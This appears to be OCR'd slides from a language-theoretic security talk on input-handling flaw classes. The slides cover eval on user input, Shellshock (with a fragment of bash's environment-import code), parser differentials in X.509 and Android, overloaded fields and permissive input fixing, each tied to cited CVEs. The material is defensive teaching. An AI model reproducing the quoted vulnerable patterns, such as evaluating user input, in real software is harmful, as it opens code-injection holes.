
- "Why parse if we can **eval(user_input)**?"
  - Oh so many. Joernchen of Phenoelit *Phrack 69:12*, Egor Homakov ("*Don't let YAML.load close to any user input*"), ...
  - CVE-2016-6317, *"Mitigate by casting the parameter to a **string** before passing it to Active Record"*

"Shellshock" CVE-2014-6271
parse_and_execute(CGI_input)

```
/* Initialize the shell variables from the current environment.
   If PRIVMODE is nonzero, don't import functions from ENV or
   parse $SHELLOPTS. */
void
initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  [...]
  for (string_index = 0; string = env[string_index++]; )
    {

      [...]
      /* If exported function, define it now.  Don't import functions from
     the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
      {
        [...]
        parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
        [...]
      }
}
```

"Crouching interpreter, hidden eval"



4. Parser differentials

- Parsers in a distributed system disagree about what a message is
    - X.509 /ASN.1 *"PKI Layer cake"*:
      CA sees (and signs) a different CN in CSR than client in the signed cert
    - *Android Master Key* bugs: Java package verifier sees different package structure than C++ installer (~signed vs unsigned ints in zipped stream)
        - Also, an instance of overly complex input format (must deal with complexity of unzip before validating!)

5. Incomplete specification

- Leads to parser differentials (X.509 redux)
- Without clear assumptions, the C.A.R. Hoare's P {Q} R **chain** of assumptions & checks breaks
  - What is "valid" input? What's to be rejected?
- Doomed if more than one module (or programmer) is involved
  - Cf.: OpenSSL CVE-2016-0703, LibNSS CVE-2009-2404, ...

6. Overloaded fields

- Magic values **cannot** be consistently validated
  - What *language grammar* includes them?
  - What *type system* captures them?

- E.g.: CVE-2015-7871: NTP's crypto key field overloaded to mean "auth not required"

7. Permissive processing of invalid inputs

- **Reject, don't "fix"** invalid input. You cannot guarantee its computational behavior on your system.
  - famous example: IE8 anti-XSS created XSS vulns
    - PDF rewriting by Acrobat makes it hard to judge PDFs
- Your program's attempts to "fix" invalid input **will** become a part of the attacker's **exploit machine**
  - Postel's Robustness principle is trouble!
- **Rewriting** is a powerful computation model!
  Don't give the attacker any of it.

Christopher Ulrich, "Alchemy"

CWEs

1. **Shotgun parsing**
2. **Input language > DCF**
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Thank you!

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